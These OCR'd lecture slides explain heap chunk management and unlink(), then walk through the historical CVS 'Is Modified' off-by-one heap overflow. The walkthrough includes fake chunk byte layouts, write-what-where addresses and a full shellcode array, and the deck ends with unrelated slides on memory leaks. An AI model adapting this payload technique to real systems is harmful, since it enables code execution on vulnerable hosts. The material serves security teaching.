
- It's important to note that data in an allocated chunk begins where the fd and bk pointers are located in an unallocated chunk

Unlinking a chunk



- When the chunks are no longer needed they will be marked unallocated.
- The free() function frees unallocated chunks, and calls unlink() to remove them from allocated memory.
- Unallocated chunks are joined in a doubly-linked list.
- A chunk is then removed from the doubly-linked list via two writes to memory.
- The contents of chunk2's fd field will be copied to the location referenced by chunk2's bk field.
- Then the contents of chunk2's bk field will be copied to the location referenced by chunk2's fd field.

Unlink in more detail



- The contents of chunk2's bk are copied to memory location listed in chunk2's fd
- **Contents of `fd` are also copied to location `bk`**
- In other words, 'what' is copied to 'where'
- Hijacking the unlink process with fake chunk fields allows control of the 'what' and 'where'
- The attacker can write 4-bytes to virtually any location in memory!

Attacking

- For an attacker, the key feature of `unlink()` is the ability to write two 4-byte words to memory (the new `fd` and `bk` pointers).
- A fake heap chunk header which is shifted into position via a heap overflow may be used to overwrite virtually any 4-byte word in memory.
- This attack uses hundreds of fake heap structures to force unlink to copy the contents of `bk` to `fd` hundreds of times.
  - This technique is used to copy the shellcode to memory, and then overwrite a return pointer (pointing to the location of the shellcode).
- Unlink also copies the contents of `fd` to memory location `bk`. This damages a portion of memory, but has no effect on the attack itself.

Attack Example - Heap ‘Off by 1’ Overflow

- Older CVS versions are vulnerable to an ‘Off by 1’ attack, where an attacker may insert one additional character into the heap
- CVS (Content Versioning System) is an open source version control system.
  - Vulnerable versions of CVS include stable release versions 1.11.x up to 1.11.15, and feature release versions 1.12.x up to 1.12.7.
- This attack hinges on a single unaccounted ‘M’
  - The initial research for this attack took place during the summer of 2004, and was included in my GIAC GCIH Gold paper.
  - In May of 2007 the attack’s authors wrote their own analysis, which appeared in Phrack #64.
- This attack illustrates critical techniques for maneuvering in memory

‘Off by 1’ Attack

- The CVS ‘Is Modified’ command appends an ‘M’ flag to the end of a CVS entry string
- A single call to ‘Is Modified’ appends one ‘M’ to the end of the CVS entry
- Due to a programming error, an attacker may call ‘Is Modified’ repeatedly, adding additional ‘M’s
- This is an ‘Off by 1’ attack

‘Off by 1’ Attack

- The vulnerable CVS ‘Is Modified’ function was coded with the assumption that it would be called once for a given entry, and allocates 1 additional byte for the addition of an “M” flag (for “Modified”) to the name of that entry.
- Repeatedly calling ‘Is Modified’ for the same entry results in the insertion of additional “M” flags, overflowing the heap chunk into the next allocated chunk.
- While an “off-by-one” technique used, an attacker may overwrite as many bytes as desired via repeated calls to ‘IsModified’.
- Access to the next heap chunk allows manipulation of the next chunk’s header, which may be subverted to overwrite 4-byte words in memory.

The Heap Before the Smash

- Create a CVS entry with fake chunk fields embedded in user-controlled data
- Fake fields begin 60 bytes into the data

prev_size				size				fd				bk									
?	?	?	?	58	00	00	00	B	2	i	m	e	t	o	s	l	e	e	p	/	B
B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B
B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	B	f8	ff
ff	ff	be	e0	ff	bf	eb	fe	ff	bf	B	B	B	B	B	B	B	B	/	M	/0	


Chunk Boundary

prev_size				size				fd				bk			
58	00	00	00	10	00	00	00	M	/0						

Chunk Boundary

The Heap Before the Smash

- The attacker creates hundreds of CVS entries in the format “XXtimetosleep/BBBB….” (B2time… in this example).
- The attacker has embedded fake chunk management fields beginning 60 bytes into the chunk.
- The attacker must avoid bytes that will break the string, such as null, newline, and carriage return. Otherwise, any data may be embedded.
- The CVS server treats these entries as valid names of content.
- This portion of the heap alternates between 88-byte chunks (the name of the content) and 16-byte entries (allocated for a flag). 16 bytes is the minimum size of a chunk.




MMMMMMMM...

- Every call is ‘Is Modified’ will add an ‘M’ to the first chunk.
  - Repeatedly calling ‘Is Modified’ will append additional ‘M’ characters (with one trailing null) to the end of the CVS content name.
  - Only the first call to ‘Is Modified’ is expected by the programmer; subsequent calls trigger the Off-by-1 vulnerability and eventually smash the chunk boundary
- Eventually the ‘M’s will write past the chunk boundary, into the next chunk
- The next chunk’s PREV_SIZE and SIZE will change


The Heap After the Attack

- ‘Is Modified’ is called 8 times, smashing the chunk boundary
- The next chunk’s PREV_SIZE and SIZE change!




New SIZE

- The next chunk's PREV_SIZE has been changed to 0x4d4d4d4d ('MMMM')
  - This value is not important for the attack
- The next chunk's SIZE has been changed to 0x4d ('M')
  - This is the critical change!
- The next chunk's SIZE changed from 16 bytes to 76 bytes (+60 bytes)



Heap before attack



Heap after attack

New SIZE

- PREV_SIZE is now 0x4d4d4d4d.
  - The PREV_SIZE field of these chunks will not be referenced during the attack, so the value is not important.
- **Size has been changed from 0x10 (16 bytes) to 0x4c (76 bytes)**
- Note: the least significant bit of SIZE is the PREV_INUSE flag: that bit is not part of SIZE.
- Here is a bitwise representation of an ASCII “M, the new SIZE:

    01001101 == “M” == 0x4d == 77


- The least significant bit is ‘1’, meaning the previous chunk is marked as allocated (previous chunk ‘in use’). To calculate our actual SIZE, treat the least significant bit as a zero:

    01001100 == “L” == 0x4c == 76

Why Change SIZE?

- Unallocated chunks are consolidated and returned to available memory via `free()`
- Consolidation ‘jumps’ to the next free chunk, based on the current chunk’s SIZE
- Adding 60 bytes to SIZE makes it jump 60 bytes into the middle of the next chunk’s data
- The attacker controls the next chunk’s data!

The New Fake Chunk Boundary



- 60 bytes lines up perfectly with the embedded fake heap structure.

- In the fake chunk header:
- PREV_SIZE is BBBB (not important for the attack)
- SIZE is fffffff8 (-8), 8 bytes before this chunk, an area controlled by the attacker
- fd is bfffe0be
- bk is bffffeeb
- As we will see shortly, 0xeb is the first byte of shellcode, which will be copied to location 0xbfffe0be.
- The new SIZE is used for consolidation, and must be an even number so that the
- PREV_INUSE flag (least significant bit) is 0 (unallocated).

Overwriting Memory

- By ‘moving the goalposts’, the attacker can jump to a fake chunk header in the middle of user-controlled data

- The attacker can:
  - Control the fake fd and bk pointers
  - Control the ‘what’ and ‘where’ to write
  - Write 4-bytes of data to virtually any memory location
    - Leveraging the ‘what’ to ‘where’ techniques via fake chunk headers creates a ‘write 4 bytes to virtually any memory location’ primitive.
  - Write as many times as required by using multiple unlinks
    - Unlink is called hundreds of times during the attack, overwriting large portions of memory.

Writing ‘what’ to ‘where’

- When the fake chunks are freed, unlink copies bk to location fd
- bffffeeb is copied to location bfffe0be
- bffffe15 is copied to location bfffe0bf
- bffffe42 is copied to location bfffe0c0
- bffffe4c is copied to location bfffe0c1
- etc…

			fake prev_size				fake size				fake fd				fake bk						
.	.	B	B	B	B	B	f8	ff	ff	ff	be	e0	ff	bf	eb	fe	ff	bf	B	.	.
.	.	B	B	B	B	B	f8	ff	ff	ff	bf	e0	ff	bf	15	fe	ff	bf	B	.	.
.	.	B	B	B	B	B	f8	ff	ff	ff	c0	e0	ff	bf	42	fe	ff	bf	B	.	.
.	.	B	B	B	B	B	f8	ff	ff	ff	c1	e0	ff	bf	4c	fe	ff	bf	B	.	.

Writing ‘what’ to ‘where’

			fake prev_size				fake size				fake fd				fake bk						
.	.	B	B	B	B	B	f8	ff	ff	ff	be	e0	ff	bf	eb	fe	ff	bf	B	.	.
.	.	B	B	B	B	B	f8	ff	ff	ff	bf	e0	ff	bf	15	fe	ff	bf	B	.	.
.	.	B	B	B	B	B	f8	ff	ff	ff	c0	e0	ff	bf	42	fe	ff	bf	B	.	.
.	.	B	B	B	B	B	f8	ff	ff	ff	c1	e0	ff	bf	4c	fe	ff	bf	B	.	.

- Unlink will copy each fake bk to the memory referenced in the fake fd field, in the order the chunks are unlinked.
- By referencing increased memory locations in 1-byte steps, this allows an attacker to copy shellcode to memory one byte at a time.
- Note that fd is also copied to location bk:
  - bffffebe is copied to location bfffe0eb
  - bfffe0bf is copied to location bffffe15
  - bffffec0 is copied to location bfffe042
  - bffffec1 is copied to location bfffe04c
- This damages a portion of memory, but has no effect on the attack.

Copy Shellcode, byte-by-byte

	Memory address										
	0xbfffe0be	0xbfffe0bf	0xbfffe0c0	0xbfffe0c1	0xbfffe0c2	0xbfffe0c3	0xbfffe0c4	0xbfffe0c5	0xbfffe0c6	0xbfffe0c7	Etc...
Unlink #1	eb	fe	ff	bf							
Unlink #2	eb	15	fe	ff	bf						
Unlink #3	eb	15	42	fe	ff	bf					
Unlink #4	eb	15	42	4c	fe	ff	bf				
Unlink #5	eb	15	42	4c	34	fe	ff	bf			
Unlink #6	eb	15	42	4c	34	43	fe	ff	bf		
Unlink #7	eb	15	42	4c	34	43	4b	fe	ff	bf	
Etc...	eb	15	42	4c	34	43	4b	48	fe	ff	bf

Using the 'byte-by-byte' method, an arbitrary amount of shellcode may be copied to memory.

Here is the actual shellcode used in the attack:

ab_shellcode[] =
"\xeb\x15\x42\x4c\x34\x43\x4b\x48\x34\x37\x20\x34\x20\x4c\x31\x46\x33"
"\x20\x42\x52\x4f\x21\x0a\x31\xc0\x50\x68\x78\x79\x6f\x75\x68\x61\x62"
"\x72\x6f\x89\xe1\x6a\x08\x5a\x31\xdb\x43\x6a\x04\x58\xcd\x80\x6a\x17"
"\x58\x31\xdb\xcd\x80\x31\xd2\x52\x68\x2e\x2e\x72\x67\x58\x05\x01\x01"
"\x01\x01\x50\xeb\x12\x4c\x45\x20\x54\x52\x55\x43\x20\x43\x48\x45\x4c"
"\x4f\x55\x20\x49\x43\x49\x68\x2e\x62\x69\x6e\x58\x40\x50\x89\xe3\x52"
"\x54\x54\x59\x6a\x0b\x58\xcd\x80\x31\xc0\x40\xcd\x80

The Result After Unlinking

- After all unlink()s have completed, the shellcode is copied into contiguous memory:

0xbfffe0be	eb	15	42	4c	34	43	4b	48	34	37

- Some memory locations cannot be referenced by the attack, such as any ending with 0x00 (null), 0x0a (newline), 0x0d (carriage return), and 0x2f (slash). These will break the CVS entry.
- This creates holes in the shellcode, where a byte must be skipped to avoid referencing a ‘bad byte’, such as a null.
- The attacker works around this limitation by adding ‘jumps’ to the shellcode (hex 0xeb, equivalent to assembly ‘JMP’). The attack begins 0xeb 0x15, or ‘jump 21 bytes (hex 15)’.
- Characters in between the jumps are ignored, so the attacker treats them as comments, the first is ‘BL4CKH47 4 L1F3 BRO!’ (0x42 0x4c 0x34 0x43 0x48 0x34 0x37…).

Jump to the Shellcode

- After the shellcode is written to memory, use our ‘what’ to ‘where’ method to overwrite a return pointer

- Write: <location of the shellcode> to: <location of a return pointer>

- When the function exits, the program will jump to the shellcode and execute

- Game over!

Summary

- The ‘in band’ design of the heap may place chunk management fields adjacent to user-controlled data
- This attack may allow an attacker to
  - Copy shellcode to memory
  - Overwrite return pointers
  - Alter virtually any location in memory
- A single-byte error (‘Off by 1’) may allow an attacker to alter these fields unlink() allows a ‘write 4 bytes virtually anywhere’ primitive
- glibc was patched in version 2.3.5 to address this attack

Memory Leaking

```
int main()
{
  int *p;

  p = (int *)malloc (sizeof (*p));

  // make the above space unreachable
  p = (int *)malloc (sizeof (*p));

  // even worse…
  while (1)
    p = (int *)malloc (sizeof (*p));

  return 0;
}
```


Memory Leaking

```
void f ();

void f ()
{
  int *p;

  p = (int *)malloc (sizeof (*p));
  return;
}

int main ()
{
  f ();
  return 0;
}
```


Summary

- Dangling pointers and memory leaking are evil sources of bugs:
  - hard to debug
    - may fire after a long time of run
    - may far from the bug point
  - hard to prevent
    - especially by using the static methods
- Part of the reasons for the popularity of garbage collection


Example




`p1 = malloc(4)`



`p2 = malloc(5)`



`p3 = malloc(6)`



`free(p2)`

`p4 = malloc(2)`